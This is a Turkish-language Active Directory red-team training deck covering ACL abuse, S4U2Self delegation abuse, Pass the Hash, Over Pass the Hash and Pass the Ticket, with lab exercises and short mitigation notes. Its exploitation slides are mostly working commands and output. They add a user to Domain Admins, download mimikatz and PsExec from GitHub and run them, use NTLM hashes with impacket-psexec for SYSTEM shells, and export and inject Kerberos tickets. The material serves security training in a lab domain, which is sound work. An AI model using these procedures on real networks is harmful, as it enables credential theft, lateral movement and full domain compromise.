
- Yanlış yapılandırılmış veya olması gerekenden geniş bir şekilde tanımlanmış Access Control Entry'leri Active Directory ortamında yatayda yayılmak ve yetki yükseltmek için saldırı yolları oluşturabilmektedir.
- Bu girdiler exploit edilerek
 - Kullanıcıların parolaları değiştirilebilir
 - Gruplara üye eklenebilir
 - Objeler üzerinde farklı objelere yetki verilebilir
 - Bilgisayarların local admin parolaları okunabilir
 - GMSA hesaplarının parolaları elde edilebilir
 - Scriptler üzerinde değişiklik yapılarak sunucularda komut çalıştırılabilir
- Access Control Entry'ler detaylı ve spesifik bir şekilde tanımlanabildiğinden bu tip birçok senaryo oluşabilmektedir.
- Bu tip yanlış yapılandırılmış yetkilendirmeler BloodHound aracı ile görselleştirilerek daha kolay bir şekilde tespit edilebilir.



TTP 0x8 – ACL Exploitation - Exploitation

Yatayda Yayılma / Yetki Yükseltme Yöntemleri

- BloodHound arayüzü üzerinden yanlış yapılandırılmış ACL'ler ve bu yetkilerin nasıl exploit edileceği görüntülenebilmektedir.
- Help kısmındaki Powershell komutları kullanılarak exploitation işlemi gerçekleştirilebilmektedir.



Help: AddMember

Info Abuse Info Opsec Considerations References

```
$SecPassword = ConvertTo-SecureString 'Password123!' -AsPlainText -Force  
$Cred = New-Object System.Management.Automation.PSCredential('TESTLAB\dfm.a',  
$SecPassword)
```

Then, use Add-DomainGroupMember, optionally specifying \$Cred if you are not already running a process as LILAH.HERSCHEL@RD.STD101.FORESTALL.LABS:

```
Add-DomainGroupMember -Identity 'Domain Admins' -Members 'harmj0y' -Credential  
$Cred
```

Finally, verify that the user was successfully added to the group with PowerView's Get-DomainGroupMember:

```
Get-DomainGroupMember -Identity 'Domain Admins'
```

[Close](#)

A screenshot of a help window titled 'Help: AddMember'. The window has tabs for 'Info', 'Abuse Info', 'Opsec Considerations', and 'References'. The 'Info' tab is selected. It contains PowerShell code to create a credential object and then use it with the 'Add-DomainGroupMember' cmdlet to add a user to the 'Domain Admins' group. Below the code, instructions explain the steps: first, use 'ConvertTo-SecureString' to create a secure password; second, use 'New-Object' to create a 'PSCredential' object; third, use 'Add-DomainGroupMember' with the '-Identity' parameter set to 'Domain Admins', the '-Members' parameter set to 'harmj0y', and the '-Credential' parameter set to the previously created '\$Cred'. Finally, verify the addition with 'Get-DomainGroupMember'. A 'Close' button is at the bottom right.

TTP 0x8 – ACL Exploitation - Exploitation

Yatayda Yayılma / Yetki Yükseltme Yöntemleri

```
# Powerview modülü import ediliyor
Import-Module .\Powerview.ps1

# Plaintext parola secure-string formatına dönüştürülüyor
$SecPassword = ConvertTo-SecureString 'qwerty' -AsPlainText -Force

# Kullanıcı adı ve parola ile credential objesi oluşturuluyor
$Cred = New-Object System.Management.Automation.PSCredential('rd\lilah.herschel', $SecPassword)

# Add-DomainGroupMember fonksiyonu ile kullanıcı gruba ekleniyor
Add-DomainGroupMember -Identity 'Domain Admins' -Members 'lilah.herschel' -Credential $Cred

# Domain Admins grubu üyeleri listeleniyor
Get-DomainGroupMember -Identity 'Domain Admins'
```

```
PS C:\Users\john.doe\Desktop> Add-DomainGroupMember -Identity 'Domain Admins' -Members 'lilah.herschel' -Credential $Cred
PS C:\Users\john.doe\Desktop> Get-DomainGroupMember -Identity 'Domain Admins'

GroupDomain      : RD.std101.forestall.labs
GroupName       : Domain Admins
GroupDistinguishedName : CN=Domain Admins,CN=Users,DC=RD,DC=std101,DC=forestall,DC=labs
MemberDomain    : RD.std101.forestall.labs
MemberName      : lilah.herschel
MemberDistinguishedName : CN=Lilah Herschel,CN=Users,DC=RD,DC=std101,DC=forestall,DC=labs
MemberObjectClass : user
MemberSID       : S-1-5-21-866505092-1425779000-1897749403-1122
```



TTP 0x8 – ACL Exploitation - Mitigation

Yatayda Yayılma / Yetki Yükseltme Yöntemleri

- Yanlış yapılandırılmış yetkiler öncelikle BloodHound ve benzeri araç/ürünlerle analiz edilmeli ve tespit edilmelidir.
- Daha sonra da arayüz üzerinden veya Powershell komutları ile bu yetkiler kaldırılmalıdır.
- Büyük Active Directory ortamlarında yetkilerin önceliklendirilmesi ve giderilebilmesi için Kangal isimli araç kullanılabilir. (<https://github.com/forestallio/kangal>)



Uygulama #20

TTP 0x8 – ACL Exploitation

- RDWS01 sunucusunda oturum açınız.
- Powershell uygulamasını başlatınız ve Powerview modülünü import ediniz.
- AddMember yetkisini kullanarak daha önceki uygulamada oluşturduğunuz bilgisayar hesabını Domain Admins grubuna ekleyiniz.



TTP 0x9 – S4U2Self Exploitation

Yatayda Yayılma / Yetki Yükseltme Yöntemleri

Target

Kerberos Protocol / Delegation

Tool

Rubeus

Kill Chain

Exploitation / Lateral Movement - Privesc

Privilege

Object which S4U2Self enabled

MITRE ATT&CK ?

Tactics: Privilege Escalation

Technique: T1068 – Exploitation for Privilege Escalation

Sub-Technique: -

MITIGATION


- Review and disable Constrained Delegation with Protocol Transition (especially for privileged objects)



TTP 0x9 – S4U2Self Exploitation

Yatayda Yayılma / Yetki Yükseltme Yöntemleri

- Constrained Delegation yöntemi Protocol Transition ile birlikte tanımlandığında hedef sunucu üzerinde Active Directory ortamındaki herhangi bir kullanıcı impersonate edilebilmektedir.
- Eğer hedef sunucu yetkili (DC, AD CS, AD FS vb) ise bu saldırı sonucunda tüm domain ortamı ele geçirilebilmektedir.



TTP 0x9 – S4U2Self Exploitation - Exploitation

Yatayda Yayılma / Yetki Yükseltme Yöntemleri

```
# S4U2Self aktif bilgisayarların Neo4j ile tespit edilmesi
MATCH (n) WHERE n.trustedtoauth = True RETURN n.name, n.allowedtodelegate

# S4U2Self aktif bilgisayarların Powershell ile tespit edilmesi
Get-ADComputer -Filter * -Properties TrustedToAuthForDelegation,msDS-AllowedToDelegateTo | Where-Object {$_.TrustedToAuthForDelegation -eq $true}
```

```
PS C:\Users\john.doe\Desktop\Powershell Microsoft ActiveDirectory Module> Get-ADComputer -Filter * -Properties TrustedToAuthForDelegation,msDS-AllowedToDelegateTo | Where-Object {$_.TrustedToAuthForDelegation -eq $true}

DistinguishedName      : CN=RDIIS,CN=Computers,DC=RD,DC=std101,DC=forestall,DC=labs
DNSHostName           : RDIIS.RD.std101.forestall.labs
Enabled                : True
msDS-AllowedToDelegateTo : {HTTP/RDDC01.RD.std101.forestall.labs, HOST/RDDC01.RD.std101.forestall.labs, LDAP/RDDC01.RD.std101.forestall.labs, CIFS/RDDC01.RD.std101.forestall.labs...}
Name                   : RDIIS
ObjectClass            : computer
ObjectGUID              : 3b3c613e-b11b-466b-b4fa-397207a1ab89
SamAccountName          : RDIIS$ 
SID                    : S-1-5-21-4186885453-1719189452-2924771990-1173
TrustedToAuthForDelegation : True
UserPrincipalName       :
```



TTP 0x9 – S4U2Self Exploitation - Exploitation

Yatayda Yayılma / Yetki Yükseltme Yöntemleri

```
# PsExec indiriliyor
```

```
iwr -Uri https://github.com/forestallio/ActiveDirectoryRedTeaming/raw/main/PsExec.exe -OutFile  
PsExec.exe
```

```
# PsExec ile NT AUTHORITY/SYSTEM Shell açılıyor
```

```
.\PsExec.exe -accepteula -s powershell.exe
```

```
PS C:\Users\Public> [Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12  
PS C:\Users\Public> iwr -Uri https://github.com/forestallio/ActiveDirectoryRedTeaming/raw/main/PsExec.exe -OutFile PsExec.exe  
PS C:\Users\Public> .\PsExec.exe -accepteula -s powershell.exe
```

```
PsExec v2.34 - Execute processes remotely  
Copyright (C) 2001-2021 Mark Russinovich  
Sysinternals - www.sysinternals.com
```

```
Windows PowerShell  
Copyright (C) 2016 Microsoft Corporation. All rights reserved.
```

```
PS C:\Windows\system32> whoami  
nt authority\system
```



TTP 0x9 – S4U2Self Exploitation - Exploitation

Yatayda Yayıılma / Yetki Yükseltme Yöntemleri

```
# System.IdentityModel assemblysi yükleniyor
$Null = [Reflection.Assembly]::LoadWithPartialName('System.IdentityModel');

# Administrator kullanıcısı için Identity objesi oluşturuluyor
$i = New-Object System.Security.Principal.WindowsIdentity @('Administrator');

# Impersonation işlemi gerçekleştiriliyor
$io = $i.Impersonate();

# Impersonation işlemi geri alınıyor
$io.Undo();
```

```
PS C:\Windows\system32> PS C:\Windows\system32> $Null = [Reflection.Assembly]::LoadWithPartialName('System.IdentityModel');
PS C:\Windows\system32> PS C:\Windows\system32> $i = New-Object System.Security.Principal.WindowsIdentity @('Administrator');
PS C:\Windows\system32> PS C:\Windows\system32> $io = $i.Impersonate();
PS C:\Windows\system32> PS C:\Windows\system32> dir \\rddc01.rd.std101.forestall.labs\c\$

    Directory: \\rddc01.rd.std101.forestall.labs\c\$

Mode                LastWriteTime         Length Name
----                -----        ----  --
d----
```



TTP 0x9 – S4U2Self Exploitation - Mitigation

Yatayda Yayılma / Yetki Yükseltme Yöntemleri

- Protocol Transition özelliği aktif edilmiş objeler tespit edilmeli ve eğer uygulamalar izin veriyorsa bu özellik devre dışı bırakılmalıdır.
- Eğer özellik devre dışı bırakılamıyorsa hedef sunucu/servis yetkisiz bir sunucu üzerine kurulmalıdır.



Uygulama #21

TTP 0x9 – S4U2Self Exploitation

- RDIIS sunucusunda oturum açınız.
- Powershell uygulamasını başlatınız.
- Constrained Delegation zafiyetini sömürerek RDCC01 üzerinde komut çalıştırınız.



TTP 0x10 – Pass the Hash

Yatayda Yayılma / Yetki Yükseltme Yöntemleri


Target NTLM / Windows Authentication	MITRE ATT&CK Tactics: Defense Evasion, Lateral Movement Technique: T1550 – Use Alternate Authentication Material Sub-Technique: 002 – Pass the Hash
Tool Psexec.py / pth-win.exe / mimikatz	MITIGATION - ?
Kill Chain Exploitation / Lateral Movement	
Privilege Local admin	



TTP 0x10 – Pass the Hash

Yatayda Yayılma / Yetki Yükseltme Yöntemleri

- Pass the Hash yöntemi 1997 yılında tespit edilmiş fakat Microsoft tarafından zayıfet olarak adlandırılmışından hala kullanılabilen bir tekniktir.
- Bu teknik sayesinde NTLM protokolü ile kullanıcının parola özeti kullanarak Windows sunucularda uzaktan komut çalıştırılabilir olmuştur.
- Bu da parola özeti üzerinde brute-force saldırısı yapmaya gerek olmadan bulunan değerin kullanılmasını sağlamaktadır.
- Bu saldırı yöntemi Metasploit ve birçok farklı araçla gerçekleştirilebilmekte ve yatayda yayılma işlemini oldukça kolaylaştırmaktadır.



TTP 0x10 – Pass the Hash - Exploitation

Yatayda Yayılma / Yetki Yükseltme Yöntemleri

```
# impacket psexec.py aracı kullanılarak LM:NTLM hash ile uzak sunucuda komut çalıştırma işlemi  
impacket-psexec rd/john.doe@172.31.101.7 -hashes  
AAD3B435B51404EEAAD3B435B51404EE:54ACA716048F0EA9F1F222785DE98AFE
```

```
root@kali:[~]  
# impacket-psexec rd/john.doe@172.31.101.7 -hashes AAD3B435B51404EEAAD3B435B51404EE:54ACA716048F0EA9F1F222785DE98AFE  
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation  
  
[*] Requesting shares on 172.31.101.7.....  
[*] Found writable share ADMIN$  
[*] Uploading file gNCKXKc.exe  
[*] Opening SVCManager on 172.31.101.7.....  
[*] Creating service iupg on 172.31.101.7.....  
[*] Starting service iupg.....  
[!] Press help for extra shell commands  
Microsoft Windows [Version 10.0.14393]  
(c) 2016 Microsoft Corporation. All rights reserved.  
  
C:\Windows\system32> whoami  
nt authority\system  
  
C:\Windows\system32> ipconfig  
  
Windows IP Configuration  
  
Ethernet adapter Ethernet:  
  
    Connection-specific DNS Suffix . : eu-west-1.compute.internal  
    Link-local IPv6 Address . . . . . : fe80::f4dc:3e27:fc0b:d987%4  
    IPv4 Address . . . . . : 172.31.101.7  
    Subnet Mask . . . . . : 255.255.255.240  
    Default Gateway . . . . . : 172.31.101.1  
  
Tunnel adapter isatap.eu-west-1.compute.internal:  
  
    Media State . . . . . : Media disconnected  
    Connection-specific DNS Suffix . : eu-west-1.compute.internal  
  
C:\Windows\system32>
```



TTP 0x10 – Pass the Hash with Computer Accounts

Yatayda Yayılma / Yetki Yükseltme Yöntemleri

- Önceki bölümlerde bahsedildiği gibi Active Directory ortamında bilgisayar hesaplarının da kullanıcı hesapları gibi parolaları bulunmaktadır.
- Bilgisayar hesapları kullanıcılar gibi bu parolalarla NTLM ve Kerberos protokolleriley kimlik doğrulama işlemini gerçekleştirmektedirler.
- Bu nedenle kullanıcı hesapları ile PtH saldırısı yapıldığı gibi bilgisayar hesapları ile de PtH saldırısı yapılabilimekte ve sunucular üzerinde komut çalıştırılabilir.
- Fakat normal PtH saldırısında olduğu gibi burada bilgisayar hesabının sunucu üzerinde komut çalıştırma izninin bulunması gerekmektedir.



TTP 0x10 – Pass the Hash - Exploitation

Yatayda Yayılma / Yetki Yükseltme Yöntemleri

impacket psexec.py aracı kullanılarak bilgisayar hesabı ve LM:NTLM hash ile uzak sunucuda komut çalıştırma işlemi

impacket-psexec rd/SRV01\\$@172.31.101.7 -hashes

AAD3B435B51404EEAAD3B435B51404EE:54ACA716048F0EA9F1F222785DE98AFE

```
(root㉿kali)-[~]
└─# impacket-psexec rd/SRV01\$@172.31.101.7 -hashes AAD3B435B51404EEAAD3B435B51404EE:54ACA716048F0EA9F1F222785DE98AFE
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[*] Requesting shares on 172.31.101.7.....
[*] Found writable share ADMIN$ 
[*] Uploading file bvwpXOAV.exe
[*] Opening SVCManager on 172.31.101.7.....
[*] Creating service yILV on 172.31.101.7.....
[*] Starting service yILV.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32> net localgroup administrators
Alias name      administrators
Comment

Members

-----
Administrator
FORESTALL\john.doe
helpdesk
RD\Domain Admins
RD\SRV01\$

The command completed successfully.
```



Uygulama #22

TTP 0x10 – Pass the Hash

- Kali sunucusunda oturum açınız.
- Kullanıcı hesabı ve bilgisayar hesabı kullanarak PtH saldırısını gerçekleştiriniz.



TTP 0x11 – Over Pass the Hash

Yatayda Yayılma / Yetki Yükseltme Yöntemleri


Target Kerberos Protocol	MITRE ATT&CK Tactics: Defense Evasion, Lateral Movement Technique: T1550 – Use Alternate Authentication Material Sub-Technique: 002 – Pass the Hash
Tool Rubeus / Mimikatz	MITIGATION - ?
Kill Chain Exploitation / Lateral Movement	
Privilege Domain User	



TTP 0x11 – Over Pass the Hash

Yatayda Yayılma / Yetki Yükseltme Yöntemleri

- Over PtH saldırısı PtH saldırısından farklı olarak NTLM protokolüyle değil Kerberos protokolü ile kimlik doğrulamayı sağlamaktadır.
- Bu özelliği sayesinde NTLM protokolünün devre dışı bırakıldığı ortamlarda da çalışabilmektedir.
- Fakat Kerberos protokolü için domain kullanıcı hesabı gereği için lokal kullanıcılarla oturum açma sırasında bu yöntem kullanılamamaktadır.
- Bu saldırı yöntemi sayesinde parola özeti bilinen kullanıcı için TGT biletini alınarak bu kullanıcının yetkili olduğu servislere erişim sağlanabilir. Eğer bu servisler sunucu üzerinde komut çalıştırılmaya olanak sağlıyorsa uzaktan komut çalıştırma işlemi de gerçekleştirilebilir.



TTP 0x11 – Over Pass the Hash - Exploitation

Yatayda Yayılma / Yetki Yükseltme Yöntemleri

```
# Mimikatz indiriliyor
iwr -Uri
https://github.com/forestallio/ActiveDirectoryRedTeaming/raw/main/mimikatz_trunk/x64/mimikatz.exe -OutFile mimikatz.exe

# Mimikatz ile Over pass the hash işlemi gerçekleştiriliyor
mimikatz.exe "sekurlsa::pth /user:jack.robinson /domain:rd.std101.forestall.labs
/ntlm:B963C57010F218EDC2CC3C229B5E4D0F" "exit"

# jack.robinson kullanıcısının local admin olduğu RDIIS sunucusunun C$ paylaşımına erişim sağlanıyor
dir \\rdiis.rd.std101.forestall.labs\c$
```



TTP 0x11 – Over Pass the Hash - Exploitation

Yatayda Yayılma / Yetki Yükseltme Yöntemleri

```
PS C:\Users\john.doe\Desktop> .\mimikatz.exe
#####
# mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
## ^ ##
## "A La Vie, A L'Amour" - (oe.eo)
## < > /**
## < > Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## < > > https://blog.gentilkiwi.com/mimikatz
## v ## Vincent LE TOUX ( vincent.letoux@gmail.com )
## ##### > https://pingcastle.com / https://mysmartlogon.com ***/
## ***

mimikatz # sekurlsa::pth /user:jack.robinson /domain:rd.std101.forestall.labs /ntlm:B963C57010F218EDC2CC3C229B5E4D0F
user   : jack.robinson
domain : rd.std101.forestall.labs
program: cmd.exe
impers. : no
NTLM   : b963c57010f218edc2cc3c229b5e4d0f
| PID 1028
| TID 2472
| LSA Process is now R/W
| LUID 0 ; 12364094 (00000000:00bca93e)
\ msv1_0 - data copy @ 00000029A882D3270 : OK !
\ kerberos - data copy @ 00000029A88CA9E48
  \ aes256_hmac    -> null
  \ aes128_hmac   -> null
  \ rc4_hmac_nt   OK
  \ rc4_hmac_old  OK
  \ rc4_md4       OK
  \ rc4_hmac_nt_exp OK
  \ rc4_hmac_old_exp OK
  \ *Password replace @ 00000029A88C8BE68 (32) -> null
\
```



TTP 0x11 – Over Pass the Hash - Exploitation

Yatayda Yayılma / Yetki Yükseltme Yöntemleri

```
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>dir \\rdiis.rd.std101.forestall.labs\c$>
Volume in drive \\rdiis.rd.std101.forestall.labs\c$ has no label.
Volume Serial Number is F4B0-FCB9

Directory of \\rdiis.rd.std101.forestall.labs\c$>

06/18/2022  11:59 AM    <DIR>          inetpub
02/23/2018  11:06 AM    <DIR>          PerfLogs
06/18/2022  11:59 AM    <DIR>          Program Files
06/18/2022  11:59 AM    <DIR>          Program Files (x86)
06/18/2022  02:15 PM    <DIR>          Users
06/18/2022  02:24 PM    <DIR>          Windows
              0 File(s)           0 bytes
              6 Dir(s)  10,526,076,928 bytes free
```



Uygulama #23

TTP 0x11 – Over Pass the Hash

- RDWS01 sunucusunda oturum açınız.
- jack.robinson kullanıcısı ve parola hash bilgisi ile OPtH saldırısını gerçekleştiriniz.



TTP 0x12 – Pass the Ticket

Yatayda Yayılma / Yetki Yükseltme Yöntemleri


Target Kerberos Protocol	MITRE ATT&CK Tactics: Defense Evasion, Lateral Movement Technique: T1550 – Use Alternate Authentication Material Sub-Technique: 003 – Pass the Ticket
Tool Rubeus / Mimikatz	MITIGATION - ?
Kill Chain Exploitation / Lateral Movement	
Privilege Local admin	



TTP 0x12 – Pass the Ticket

Yatayda Yayılma / Yetki Yükseltme Yöntemleri

- TGT ve ST biletleri varsayılan koşullarda sunucu belleğinde 10 saat tutulmakta bu süre geçince de silinmektedir.
- Bu saldırısı yöntemi ile ele geçirilen bir sunucu belleğindeki TGT veya ST biletleri kullanılarak yatayda yayılma gerçekleştirilebilir.
- Burada önemli olan nokta sunucu belleğinden bilet verisi ile birlikte Session Key verisi de elde edilmelidir aksi takdirde Kerberos süreci tamamlanamayacaktır.
- Bu nedenle ağ üzerinden elde edilen TGT ve ST biletleri Pass the Ticket saldırısında kullanılamamaktadır.
- Eğer krbtgt, servis hesabı veya kullanıcının NTHash bilgisi biliniyorsa bu bilgilerle farklı (Golden, Silver, TGT) ticketlar oluşturulup onlar da Pass the Ticket için kullanılabilmektedir.



TTP 0x12 – Pass the Ticket - Exploitation

Yatayda Yayılma / Yetki Yükseltme Yöntemleri

```
# Mimikatz indiriliyor
iwr -Uri
https://github.com/forestallio/ActiveDirectoryRedTeaming/raw/main/mimikatz_trunk/x64/mimikatz.exe -OutFile mimikatz.exe

# Mimikatz ile bellekteki ticketlar export alınıyor
mimikatz.exe "sekurlsa::tickets /export" "exit"

# seçilen ticket pass the ticket ile import ediliyor
mimikatz.exe "kerberos::ptt [0;bef731]-2-0-60a10000-Administrator@krbtgt-
RD.STD101.FORESTALL.LABS.kirbi" "exit"

# Administrator TGT biletini kullanılarak RDDC01 sunucusunun C$ paylaşımına erişim sağlanıyor
dir \\rddc01.rd.std101.forestall.labs\c$
```



TTP 0x12 – Pass the Ticket - Exploitation

Yatayda Yayılma / Yetki Yükseltme Yöntemleri

```
mimikatz # sekurlsa::tickets /export

Authentication Id : 0 ; 10006968 (00000000:0098b1b8)
Session          : RemoteInteractive from 2
User Name        : john.doe
Domain          : RD
Logon Server    : RDDC01
Logon Time      : 6/18/2022 1:15:59 PM
SID              : S-1-5-21-4186885453-1719189452-2924771990-1176

* Username : john.doe
* Domain  : RD.STD101.FORESTALL.LABS
* Password : (null)

Group 0 - Ticket Granting Service
[00000000]
Start/End/MaxRenew: 6/18/2022 1:46:58 PM ; 6/18/2022 11:16:00 PM ; 6/25/2022 1:16:00 PM
Service Name (02) : HOST ; RDIIS.RD.STD101.FORESTALL.LABS ; @ RD.STD101.FORESTALL.LABS
Target Name (02) : HOST ; RDIIS.RD.STD101.FORESTALL.LABS ; @ RD.STD101.FORESTALL.LABS
Client Name (01) : john.doe ; @ RD.STD101.FORESTALL.LABS
Flags 40a10000   : name_canonicalize ; pre_authent ; renewable ; forwardable ;
Session Key     : 0x00000012 - aes256_hmac
9a6651495fb236828e09ae9d7d30b8301243ee896bc726ddd438c8ddb51918f
Ticket          : 0x00000012 - aes256_hmac ; kvno = 1      [...]
* Saved to file [0;98b1b8]-0-40a1000-john.doe@HOST-RDIIS.RD.STD101.FORESTALL.LABS.kirbi !
[00000001]
Start/End/MaxRenew: 6/18/2022 1:46:58 PM ; 6/18/2022 11:16:00 PM ; 6/25/2022 1:16:00 PM
Service Name (02) : cifs ; RDIIS.RD.STD101.FORESTALL.LABS ; @ RD.STD101.FORESTALL.LABS
